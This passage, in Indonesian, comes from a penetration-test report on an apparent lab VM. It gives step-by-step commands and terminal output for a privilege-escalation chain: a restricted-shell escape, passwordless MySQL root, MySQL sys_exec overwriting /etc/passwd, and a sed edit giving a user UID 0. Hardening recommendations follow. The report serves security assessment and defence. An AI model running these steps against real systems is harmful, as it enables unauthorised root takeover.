Rekomendasi	• Tetapkan password kuat pada akun MySQL root dan cabut hak akses FILE dari user database yang tidak memerlukannya • Nonaktifkan fungsi UDF berbahaya seperti sys_exec() • Implementasikan file integrity monitoring (FIM) pada file sistem kritis seperti /etc/passwd, /etc/shadow, dan /etc/sudoers • Terapkan principle of least privilege pada seluruh layanan sistem • Lakukan audit konfigurasi secara berkala menggunakan tools seperti aide atau tripwire
Referensi	• CWE-269: Improper Privilege Management — https://cwe.mitre.org/data/definitions/269.html • CWE-732: Incorrect Permission Assignment for Critical Resource — https://cwe.mitre.org/data/definitions/732.html • CWE-250: Execution with Unnecessary Privileges — https://cwe.mitre.org/data/definitions/250.html • NIST SP 800-53 AC-6 Least Privilege — https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_0/home?element=AC-6

	OWASP Database Security Cheat Sheet — https://cheatsheetseries.owasp.org/cheatsheets/Database_Security_Cheat_Sheet.html
Bukti Temuan	
Langkah 1: Login SSH dan Bypass Restricted Shell Login SSH sebagai user john menggunakan kredensial yang diperoleh dari SQL Injection: <pre>ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa john@192.168.148.129</pre> Bypass restricted shell: <pre>john:~\$ echo os.system('/bin/bash')</pre> Langkah 2: Akses MySQL sebagai Root <pre>mysql -h localhost -u root</pre> Akses berhasil tanpa autentikasi. Langkah 3: Menyalin /etc/passwd ke Direktori Sementara Di dalam MySQL dijalankan: <pre>select sys_exec('cp /etc/passwd /tmp/passwd');</pre> Perintah mengembalikan NULL yang menandakan file berhasil disalin. Langkah 4: Modifikasi UID dan GID User john Keluar dari MySQL, file yang telah disalin dimodifikasi menggunakan sed: <pre>sed -i 's/john:x:1001:1001/john:x:0:0/' /tmp/passwd</pre> Perintah ini mengubah UID dan GID user john dari 1001 menjadi 0, setara dengan root. Langkah 5: Menggantikan /etc/passwd Asli Kembali ke MySQL, file yang telah dimodifikasi dikembalikan ke lokasi aslinya: <pre>select sys_exec('cp /tmp/passwd /etc/passwd');</pre> Langkah 6: Eskalasi ke Root	

Keluar dari MySQL, kemudian dijalankan:

su john

```
bash-3.2# mysql -h localhost -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select sys_exec('cp /etc/passwd /tmp/passwd');
+-----+
| sys_exec('cp /etc/passwd /tmp/passwd') |
+-----+
| NULL                                     |
+-----+
1 row in set (0.03 sec)

mysql> quit
Bye
bash-3.2# sed -i 's/john:x:1001:1001/john:x:0:0/' /tmp/passwd
bash-3.2# mysql -h localhost -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select sys_exec('cp /tmp/passwd /etc/passwd');
+-----+
| sys_exec('cp /tmp/passwd /etc/passwd') |
+-----+
| NULL                                     |
+-----+
1 row in set (0.00 sec)

mysql> quit
Bye
bash-3.2# su john
bash-3.2# whoami
root
bash-3.2#
```

Langkah 7: Verifikasi Root Access

bash-3.2# whoami

root

bash-3.2# id

uid=0(root) gid=0(root)

bash-3.2# cat /root/congrats.txt

Status

[Status Temuan: Open]

PENUTUP/KESIMPULAN

Berdasarkan hasil pengujian penetration testing terhadap target 192.168.148.129, ditemukan beberapa kerentanan kritis yang saling berkaitan dan membentuk attack chain yang berujung pada kompromi penuh sistem.

Serangan dimulai dari misconfiguration web server yang mengekspos file database.sql, dilanjutkan dengan eksploitasi SQL Injection untuk memperoleh kredensial asli pengguna. Kredensial tersebut digunakan kembali untuk mengakses layanan SSH, kemudian dilakukan bypass restricted shell dan privilege escalation melalui fungsi MySQL sys_exec hingga memperoleh akses root.

Keberhasilan kompromi hingga level root menunjukkan bahwa sistem memiliki kelemahan mendasar pada konfigurasi keamanan aplikasi, database, dan sistem operasi.

Apabila kerentanan serupa terjadi pada lingkungan produksi, dampaknya dapat berupa:

- Kebocoran data sensitif
- Pengambilalihan akun pengguna
- Eksekusi perintah sistem tanpa otorisasi
- Kerusakan atau manipulasi sistem
- Kompromi penuh infrastruktur

Dengan demikian, tingkat risiko keseluruhan terhadap sistem dinilai sangat tinggi.

Rekomendasi Perbaikan Jangka Panjang

Untuk meningkatkan keamanan sistem secara menyeluruh, direkomendasikan langkah-langkah berikut:

- Terapkan secure coding practice dan gunakan prepared statement untuk seluruh query database.
- Hapus seluruh file backup atau konfigurasi dari web root.
- Terapkan hashing password menggunakan algoritma kuat seperti bcrypt atau Argon2.
- Hindari reuse password antar layanan.
- Nonaktifkan fungsi database berbahaya seperti sys_exec.
- Terapkan hardening sistem operasi dan audit privilege secara berkala.
- Implementasikan monitoring dan logging keamanan secara terpusat.
- Lakukan penetration testing secara berkala untuk mengidentifikasi kerentanan baru.

Dengan penerapan langkah-langkah tersebut, risiko eksploitasi dapat diminimalkan dan ketahanan sistem terhadap serangan dapat ditingkatkan secara signifikan.